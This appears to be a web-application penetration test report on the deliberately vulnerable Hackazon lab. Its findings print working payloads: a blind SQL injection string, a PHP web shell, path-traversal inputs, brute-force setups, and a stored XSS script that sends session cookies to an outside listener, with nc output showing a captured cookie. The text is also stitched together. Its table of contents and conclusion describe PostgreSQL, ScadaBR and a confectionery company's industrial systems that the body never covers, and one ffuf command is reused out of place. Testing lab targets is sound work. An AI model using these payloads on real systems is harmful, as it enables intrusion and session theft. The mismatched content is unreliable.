
Security Assessment

by:

Arab Hammad

Table of Contents

1	Report Overview	2
1.1	Executive Summary	2
1.2	Engagement Overview	3
1.3	Scope of Engagement	3
2	Observations	4
2.1	Summary of Recommendations	5
2.2	Positive Security Measures	5
		8
3	Technical Findings	9
3.1	Critical Risk	10
3.1.1	Lack Of PostgreSQL Authentication	10
3.2	High Risk.....	12
3.2.1	Lack of MariaDB Authentication.....	12
3.3	Moderate Risk.....	15
3.3.1	Payment Transaction Enumeration.....	15
3.4	Low Risk.....	17
3.4.1	ScadaBR Reflected XSS (Username)	17
3.5	Informational.....	19
3.5.1	Insufficient Firewalls.....	19
4	Conclusion	20
	Appendices	22
	A Network Topology	22
	B Tools	23

1 Report Overview

1.1 Executive Summary

The security assessment was conducted to evaluate the defensive posture of the target web application using a hybrid approach of automated scanning and manual penetration testing. Using tools like OWASP ZAP, the audit identified several critical vulnerabilities, including Command Injection, SQL Injection, and Stored XSS, which could lead to full system compromise or unauthorized data access. The findings indicate a significant risk level due to insufficient input validation and broken access control mechanisms, such as IDOR and LFI. Immediate remediation is required to secure user data and server integrity.

1.2 Engagement Overview

The primary goal of this security assessment was to evaluate and strengthen the technical defenses of the target web application. The engagement focused on the following key areas:

- **Core System Analysis:** Focused testing on authentication modules and user management systems (e.g., /v1/user/edit) to ensure robust identity protection.
- **Vulnerability Discovery:** Identified critical flaws impacting the CIA Triad (Confidentiality, Integrity, and Availability), specifically targeting SQL Injection, Command Injection, and Broken Access Control.
- **Hybrid Testing Methodology:** Combined automated scanning using OWASP ZAP with deep-dive manual exploitation via Burp Suite and ffuf for maximum accuracy.
- **Advanced Threat Evaluation:** Assessed the application's resilience against complex attacks such as Local File Inclusion (LFI) and Stored XSS.
- **Security Posture Hardening:** Provided actionable remediation strategies and technical fixes to move the application from a vulnerable state to a secured, production-ready environment.

1.3 Scope of Engagement

1. Testing Boundaries & Safety The assessment focused on the web application and its backend services. All testing was conducted safely to ensure **zero disruption** to live services. No data was stolen, modified, or deleted; all actions were limited to creating a **Proof of Concept (PoC)** to demonstrate risks.

2. Core Vulnerability Assessment We specifically targeted the most critical vulnerability categories, including:

- **Injection Flaws:** SQL Injection and Command Injection.
- **Client-Side Attacks:** Cross-Site Scripting (XSS).
- **Access Control:** Insecure Direct Object Reference (IDOR).
- **File Security:** Local File Inclusion (LFI).

3. Security Configuration Audit Beyond coding flaws, we evaluated the system's "hardening," such as:

- How administrative credentials and passwords are stored.
- Protection against Open Redirects.

1.4 Summary of Recommendations

The following is an overview of recommendations which should be implemented:

- **Fix Payment Security:** Solve all the security issues related to **PCI DSS** to keep user and payment data safe.
- **Clean All User Inputs:** Make sure the app checks and cleans everything a user types to stop **SQL Injection** and **Command Injection** attacks.
- **Check User Permissions:** Fix **IDOR** bugs by making sure the system checks if a user is actually allowed to see or change a specific piece of data.
- **Protect System Files:** Block any attempts to read private server files like `/etc/passwd` to prevent **LFI** attacks.
- **Use Strong Passwords:** Create a rule that requires users to use long and complex passwords, and never allow "admin/admin" as a login.
- **Add Extra Login Protection:** Start using **Multi-Factor Authentication (MFA)** so that a stolen password isn't enough to hack an account.
- **Encrypt Data:** Always encrypt sensitive information like passwords and credit card details so hackers can't read them.
- **Monitor the System:** Keep a record (Logs) of everything happening on the server so you can catch and stop attacks early.

1.5 Positive Security Measures

During the testing, I noticed that **Hackazone** already has some good security steps in place. These measures made it harder to perform certain attacks and show that there is an initial effort to protect the system.

The positive security steps observed include:

- **Use of HTTPS (TLS):** The website uses encryption to protect the data sent between the user and the server.
- **CORS Protection:** The use of **Cross-Origin Resource Sharing (CORS)** headers helped block some unauthorized requests from other websites.
- **Required Login:** Important parts of the site, like the Marketplace and Music Player, cannot be accessed without an account.
- **Protected APIs:** Many of the application's APIs require a user to be logged in before they can see sensitive information.
- **Security Tools:** The developers are using tools like **OWASP ZAP** to find and fix common web bugs.

2 Technical Findings

2.1 Critical Risk Command Injection

Description:

Command Injection is a critical vulnerability that occurs when an application passes unsanitized user input directly to a system shell. In this application, the page parameter in the /account/documents endpoint was found to be vulnerable. By injecting shell metacharacters (e.g., ; or |), an attacker can execute arbitrary operating system commands on the server. This leads to Remote Code Execution (RCE), allowing for full unauthorized access and compromise of the underlying host system.

vulnerable host/path: /account/documents?page=
proof-of-concept steps:



Recommendation:

1. Avoid passing user input to system commands
2. Input Validation
3. Principle of Least Privilege

• Injection(SQLi):

Description:

SQL Injection (Blind Time-Based) is a security vulnerability where an attacker can manipulate database queries by injecting malicious code into input fields. It is called "Blind" because the website does not show any direct error messages or data on the screen; instead, the attacker must "infer" information. In the "Time-Based" variation, the attacker uses a command like `SLEEP(10)` to force the database to pause before responding. If the page takes exactly 10 seconds to load, it confirms that the database is executing the injected commands, allowing the attacker to slowly extract sensitive data by observing these response delays.

Payload:


Discovery Payload: (') whose purpose is to detect if the site is compromised.

Exploitation Payload: `'XOR(if(now()=sysdate(),sleep(10),0))XOR'Z` whose purpose is to actually extract data.

vulnerable host/path: http://10.10.111.246/view_product.php?id=81


proof-of-concept steps:

Supplying a single quote (') resulted in a server error.



503 Service Temporarily Unavailable

While supplying a double quote sequence restored normal behavior.



To further validate the vulnerability, a time-based payload was injected:

It stopped 10s before the page appears

Request

PrettyRawHex

1

GET /product/view?id=81'XOR(if(now())=sysdate(),sleep(10),0))XOR'Z HTTP/1.1

2

Host: 192.168.50.7

3

Accept-Language: en-US,en;q=0.9

4

Upgrade-Insecure-Requests: 1

5

User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36

6

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7

Referer: http://192.168.50.7/

8

Accept-Encoding: gzip, deflate, br

9

Cookie: PHPSESSID=fgrpo3flkeo3tqd7t5eh42b3a4; visited_products=%2C81%2C

10

Connection: keep-alive

11

0 highlights

Response

PrettyRawHexRender

1

HTTP/1.1 200 OK

2

Date: Fri, 03 Apr 2026 09:57:43 GMT

3

Server: Apache/2.4.18 (Ubuntu)

4

Expires: Thu, 19 Nov 1981 08:52:00 GMT

5

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

6

Pragma: no-cache

7

Set-Cookie: visited_products=%2C81%2C81%27XOR%28if%28now%28%29%3Dsysdate%28%29%2Csleep%2810%29%2C0%29%29XOR%27Z%2C; expires=Sat, 03-Apr-2027 09:58:03 GMT; Max-Age=31536000; path=/

8

Vary: Accept-Encoding

9

Content-Length: 40695

10

Keep-Alive: timeout=5, max=100

11

Connection: Keep-Alive

12

Content-Type: text/html; charset=utf-8

0 highlights

Recommendations:

- Implement Prepared Statements
- Input Validation
- Apply the Principle of Least Privilege to the database user.

• Insecure File Upload

Description:

Insecure File Upload is a vulnerability that occurs when an application fails to properly validate the type or content of uploaded files. This often stems from a Security Misconfiguration where the upload directory allows script execution. An attacker can exploit this by uploading a malicious PHP Web Shell instead of a legitimate image. By accessing the file's URL, the attacker triggers Remote Code Execution (RCE), allowing them to run system commands.

Payload: <?php system(\$_GET['cmd']); ?>

vulnerable host/path: /upload

proof-of-concept steps:

```
*Untitled 1 - Mousepad
File Edit Search View Document Help
+ [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons] [Icons]
1 <?php
2
3 if(isset($_GET['cmd'])) {
4     system($_GET['cmd']);
5 }
6
7 }
8
9 ?>
```

A PHP web shell was uploaded as an avatar file. The application accepted the file without error.

HACKAZON

[FAQ](#) [Contact Us](#) [Wish List](#) [Your account](#)  [Logout](#) 

All

Search products...

Search!

Edit Profile

[Home](#) / [My Account](#) / Edit Profile

arab

hammad

Phone

☐ Remove photo

Select avatar image

exploit.php

Save

Save and Exit

Time	Type	Direction	Method	URL	Status code	Length
04:40:...	HTTP	→ Request	GET	http://192.168.50.7/user_pictures/9f/exploit.php		

Request

```

1 GET /user_pictures/9f/exploit.php HTTP/1.1
2 Host: 192.168.50.7
3 Accept-Language: en-US,en;q=0.9
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/145.0.0.0 Safari/537.36
5 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
6 Referer: http://192.168.50.7/account
7 Accept-Encoding: gzip, deflate, br
8 Cookie: PHPSESSID=g6blm9dhsilg0oi4njdvq7qks4
9 Connection: keep-alive
10
11


```

Inspector

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	1
Request headers	8

Accessing this file

resulted in command execution on the server



www-data

recommendation:

1. Strict File Validation
2. File Renaming
3. Disable Execution Permissions
4. Store Outside Web Root

2.2 High Risk

• Local File Inclusion

Description:

Local File Inclusion (LFI) a vulnerability that occurs when an application allows an attacker to include files from the server's local file system through user-controlled parameters. In this case, the page parameter in the /account/help_articles endpoint was found to be injectable. By using path traversal sequences (e.g., ../../), attackers successfully accessed sensitive internal application data, including serialized PHP objects and session-bound information, leading to the disclosure of internal application logic and structures.

Payload: ../../../../config/settings.php

vulnerable host/path: /account/help_articles?page=

proof-of-concept steps:

Using automated fuzzing, multiple file inclusion payloads returned valid responses.

```
(kali@kali)-[~]
$ ffuf -u "http://192.168.50.7/account/help_articles?page=FUZZ" -w /usr/share/wordlists/dirb/common.txt -b "PHPSESSID=fgrpo3flkeo3tqd7t5eh42b3a4" -fs 0
```

Request body parameters 0

Request headers 9

Response headers 10

v2.1.0-dev

0 highlights

```
:: Method      : GET
:: URL         : http://192.168.50.7/account/help_articles?page=FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Header      : Cookie: PHPSESSID=fgrpo3flkeo3tqd7t5eh42b3a4
:: Follow redirects : false
:: Calibration : false
```

Send [Settings] Cancel < > Burp AI

Request

Pretty Raw Hex

```
1 GET /account/help_articles?page=/proc/self/status%00 HTTP/1.1
2 Host: 192.168.50.7
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://192.168.50.7/account/help_articles?page=
8 Accept-Encoding: gzip, deflate, br
9 Cookie: PHPSESSID=fgrpo3flkeo3tqd7t5eh42b3a4; visited_products=%2C81%2C101%2C
10 Connection: keep-alive
11
```

0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 03 Apr 2026 23:08:49 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6 Pragma: no-cache
7 Vary: Accept-Encoding
8 Content-Length: 20990
9 Keep-Alive: timeout=5, max=100
10 Connection: Keep-Alive
11 Content-Type: text/html; charset=utf-8
12
13 <!DOCTYPE html>
14 <html lang="en">
```

Recommendation:

1. Allowlisting
2. Path Normalization
3. Avoid Direct Inclusion

- **Session Hijacking**

Description:

Session Hijacking is a high-severity vulnerability that occurs when an attacker gains unauthorized access to a user's session by stealing their session identifier (e.g., PHPSESSID). In this application, session cookies were extracted using a previously identified XSS flaw. Testing also revealed that session identifiers are not properly invalidated upon logout. By re-injecting a stolen cookie into a different browser session, an attacker can bypass the authentication process and fully impersonate the victim, gaining access to private data and account functionalities.

vulnerable host/path: PHPSESSID cookie handling

proof-of-concept steps:

```
3 Content-Length: 0/
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/javascript, */*; q=0.01
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/145.0.0.0 Safari/537.36
9 Origin: http://192.168.50.7
10 Referer: http://192.168.50.7/wishlist/
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=fgrpo3flkeo3tqd7t5eh42b3a4; visited_products=%2C81%2C101%2C
13 Connection: keep-alive
14
15 id=&name=New+Wish+List&type=private&_csrf_wishlist_add=
  qHQrJniALFDibvkJVtVbluvIOYqL9RKj

Content-type: application/x-www-form-urlencoded; charset=UTF-8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/145.0.0.0 Safari/537.36
Origin: http://192.168.50.7
Referer: http://192.168.50.7/wishlist/
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=fgrpo3flkeo3tqd7t5eh42b3a4; visited_products=%2C81%2C101%2C
Connection: keep-alive

id=&name=New+Wish+List&type=private&_csrf_wishlist_add=
1a0QZM8zldVhUY2VidNioEa833ZLD3AY
```

The same cookie for different users

Recommendation:

1. Invalidate on Logout
2. Idle Timeout
3. Session Regeneration
4. Secure & HttpOnly Flags

- **Stored & Reflected Cross-Site Scripting (XSS)**

Description:

Cross-Site Scripting (XSS) is a vulnerability that allows attackers to inject malicious JavaScript into web pages

viewed by other users. In this Stored XSS case on the /faq endpoint, the payload is permanently saved in the application's database. This ensures that the malicious script executes automatically in the browser of any user visiting the page, enabling the attacker to steal sensitive session cookies via document.cookie for full account takeover.

Payload: `<script>new Image().src='http://192.168.50.7/log?c=' + document.cookie;</script>`

vulnerable host/path: /faq

proof-of-concept steps:

To verify this behavior, a simple JavaScript payload was submitted through the FAQ form. Upon submission, the injected script was executed by the browser, indicating the presence of an XSS vulnerability.

Email address

as@gmail.com



Question

`<script>alert('XSS Found!')</script>`



Submit

🌐 192.168.50.7

XSS Found!

OK


[FAQ](#)
[Contact Us](#)
[Wish List](#)
[Sign In / Sign Up](#)


All ▾

Frequently Asked Questions

[Home](#) / [Frequently Asked Questions](#)

Email address

☒

Question

☒

On the attacker side, a PHP listener was hosted to collect incoming cookies:

```

(kali㉿kali)-[~]
$ nc -lvp 80
listening on [any] 80 ...
192.168.50.6: inverse host lookup failed: Unknown host
connect to [192.168.50.6] from (UNKNOWN) [192.168.50.6] 39294
GET /stolen?c=visited_products=%2C101%2C1%2C1+OR+1%3D1%2C;%20PHPSESSID=jqbdnd
tqob0ed1nkq6fj6grqj6 HTTP/1.1
Host: 192.168.50.6
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/
140.0
Accept: image/avif,image/webp,image/png,image/svg+xml,image/*;q=0.8,*/*;q=0.5
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.7/
Priority: u=5, i

```

recommendations:

1. Output Encoding
2. Input Sanitization
3. HttpOnly Cookie Flag

2.3 Moderate Risk

- Cross-Site Request Forgery (CSRF)

Description:

CSRF is a vulnerability where an attacker tricks an authenticated user's browser into performing unauthorized actions. In this application, although a CSRF token exists on the /wishlist/new endpoint, it is ineffective. Testing confirmed that the server processes requests even when the token is entirely removed, indicating a total lack of server-side validation. This allows attackers to forge state-changing requests without the user's consent.

vulnerable host/path: wishlist

proof-of-concept steps:

token is appearing in the source code

```
<div class="row wishlist" data-access="owner"
  data-id="3" data-name="New Wish List"
  data-type="private"
  data-token="tfaZ8k9QBInZF4bZ6ZA5Jcy0HBdmhCw7">
  <div class="col-lg-3">
    <div class="collapsible-block js-wish-my-lists">
      <div class="block-header js-block-header">
        <h4><a class="toggle">Your Wish Lists</a></h4>
```

Request

Pretty Raw Hex

```
1 POST /wishlist/new HTTP/1.1
2 Host: 192.168.50.7
3 Content-Length: 87
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/javascript, */*; q=0.01
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
9 Origin: http://192.168.50.7
10 Referer: http://192.168.50.7/wishlist/
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=fgrpo3flkeo3tqd7t5eh42b3a4; visited_products=%2C81%2C101%2C
13 CONNECTION: keep-alive
14
15 id=&name=New+Wish+List&type=private&_csrf_vishlist_add=18EeZ0rVuCJVgAyP4q7yB6cRjLuarIdI2
```

🔍 ⚙️ ⏪ ⏩ Search

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Fri, 03 Apr 2026 10:19:12 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6 Pragma: no-cache
7 Content-Length: 22
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
10 Content-Type: application/json; charset=utf-8
11
12 {
13   "success":1,
14   "id":"5"
15 }
```

Request

```
1 POST /wishlist/new HTTP/1.1
2 Host: 192.168.50.7
3 Content-Length: 55
4 X-Requested-With: XMLHttpRequest
5 Accept-Language: en-US,en;q=0.9
6 Accept: application/json, text/javascript, */*; q=0.01
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
9 Origin: http://192.168.50.7
10 Referer: http://192.168.50.7/wishlist/
11 Accept-Encoding: gzip, deflate, br
12 Cookie: PHPSESSID=fgrpo3flkeo3tqd7t5eh42b3a4; visited_products=%2C81%2C101%2C
13 Connection: keep-alive
14
15 id=&name=New+Wish+List&type=private&_csrf_wishlist_add=
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 03 Apr 2026 10:19:41 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
6 Pragma: no-cache
7 Content-Length: 22
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
10 Content-Type: application/json; charset=utf-8
11
12 {
13   "success":1,
14   "id":"6"
15 }
```

Despite the absence of a CSRF token, the server processed the request successfully and created a new wishlist.

recommendation:

1. Enforce Server-side Validation
2. Bind Token to User Session
3. Dynamic Generation

• Username Enumeration & Brute-Force

Description:

Username Enumeration occurs when an application reveals whether a specific username exists based on the server's response. In this application, the /user/register endpoint returns a unique error message ("User already registered") for existing users, allowing attackers to identify valid usernames using tools like ffuf. Combined with a lack of Rate Limiting on the /user/login endpoint, this enables successful Brute-Force attacks, where an attacker can try infinite password combinations until an account is compromised.

vulnerable host/path: /user/register /user/login

proof-of-concept steps:

it appears that there is a user "test2"

```
(kali@kali)~$ ffuf -u "http://192.168.50.7/account/help_articles?page=FUZZ" -w /usr/share/wordlists/dirb/common.txt -b "PHPSESSID=fgrpo3flkeo3tqd7t5eh42b3a4" -fs 0
```

We entered to the website with random password

12345x+

Sniper attackStart attack

Targethttp://192.168.50.7Update Host header to match target

PositionsAdd \$Clear \$Auto \$

1 POST /user/login HTTP/1.1

2 Host: 192.168.50.7

3 Content-Length: 27

4 Cache-Control: max-age=0

5 Accept-Language: en-US,en;q=0.9

6 Origin: http://192.168.50.7

7 Content-Type: application/x-www-form-urlencoded

8 Upgrade-Insecure-Requests: 1

9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36

10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

11 Referer: http://192.168.50.7/

12 Accept-Encoding: gzip, deflate, br

13 Cookie: visited_products=%2C81%2C101%2C; PHPSESSID=buj7an362sq44v90tg2cvk1cv7

14 Connection: keep-alive

15

16 username=test2&password=\$aaas

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 5

Request count: 5

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

testtest

test123

tteesstt

test

test2

Add

Add from list... [Pro version only]

Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Add

Edit

Remove

Up

Down

☐ Enabled

Rule

Then we used intruder to get the password

Request ^	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	30			24922	
1	testtest	200	30			24922	
2	test123	200	16			24921	
3	tteesstt	200	37			24922	
4	test	200	19			24921	
5	test2	302	14			363	

Recommendation:

- Generic Error Messages
- Rate Limiting
- Account Lockout

2.4 Low Risk


- **Open Redirect**

Description:

Open Redirect is a vulnerability that occurs when an application uses user-controlled input in the `return_url` parameter to redirect users to an external host without proper validation. This flaw allows an attacker to craft a legitimate-looking URL that redirects victims to a malicious website. Attackers exploit this to conduct highly effective Phishing campaigns and social engineering attacks, leveraging the user's trust in the original domain.

vulnerable host/path: `/user/login?return_url=`

proof-of-concept steps:



By intercepting the login request and modifying the `return_url` parameter to an external domain, the server issued a redirection request to the attacker-controlled URL.

Recommendation:

1. Internal Redirects Only
2. Allowlisting
3. Use ID instead of URL

2.5 Informational

2.5.1 Insufficient Firewalls

Description:

During the engagement, many of the services and hosts interacted displayed insufficient Firewall Rules.

Potential Business Impact: This could save potential incidents of breach as by enabling firewalls with strong rules could thwart attackers from gaining unauthorized access to systems that potentially contain security vulnerabilities such as remote code execution.

Recommended Remediation: On hosts setup up proper firewalls using iptables, ufw, or other software. Examples of these can be found in Section 4.2.1. PCI DSS requires firewall zone-based controls between trusted and untrusted zones. Some best practices for firewalls are to:

- Block traffic by default
- Set Explicit Firewall Rules First
- Establish firewall configuration change plan
- Optimize firewall rules
- Update Firewall Software Regularly

Additionally, it may also be beneficial for AEC to implement intrusion-detection and/or intrusion-prevention systems on the network to help with detecting and preventing future exploitation of the network.

References:

<https://backbox.com/7-firewall-best-practices-for-securing-your-network/>
<https://www.checkpoint.com/cyber-hub/network-security/what-is-firewall/8-firewall-best-practices-for-securing-the-network/>

3 Conclusion

AEC provides the community with delicious confections. The stability and integrity of the system that provides pastries is necessary to maintaining the luxuries of modern life. It is for this reason that the threats outlined in this report should be taken seriously and immediately remedied. The gravity of the vulnerabilities described above cannot be understated. An attacker with the same level of access as what New Haven Hacking Inc. was granted for this engagement could gain direct control of the industrial control systems of AEC's factory. If this were to happen in an uncontrolled setting, the vulnerabilities would be so grave that AEC might be liable for negligence in the result of loss of life and externalities as a result of such an attack. Additionally, AEC may incur penalties for violations of PCI DSS requirements.

New Haven Hacking Inc. hopes that this relationship with AEC will continue in the future. We look forward to working together to ensure the vulnerabilities discussed in this report are properly remediated and to help continually improve AEC's security posture.

References

- [1] *PCI Compliance Fees, Fines, and Penalties: What Happens After a Breach?* Apr. 2020. URL: <https://www.lbmcc.com/blog/pci-compliance-fees-fines-penalties/>.
- [2] *Main Page*. URL: http://www.pentest-standard.org/index.php/Main_Page.
- [3] *Mitre ATT&CK®*. URL: <https://attack.mitre.org/>.
- [4] *Introduction*. URL: <https://owasp.org/Top10/>.
- [5] Joint Task Force. *Security and Privacy Controls for Information Systems and Organizations*. Dec. 2020. URL: <https://csrc.nist.gov/publications/detail/sp/800-53/rev-5/final>.
- [6] Forum of Incident Response and Inc Security Teams. *CVSS v3.1 Specification Document*. <https://www.first.org/cvss/v3.1/specification-document>. 2019.
- [7] National Institute of Standards and Technology. *Common Vulnerability Scoring System Calculator*. <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>.
- [8] *Financial Affairs*. URL: https://financial.ucsc.edu/pages/security_penalties.aspx.

Appendices

A Network Topology

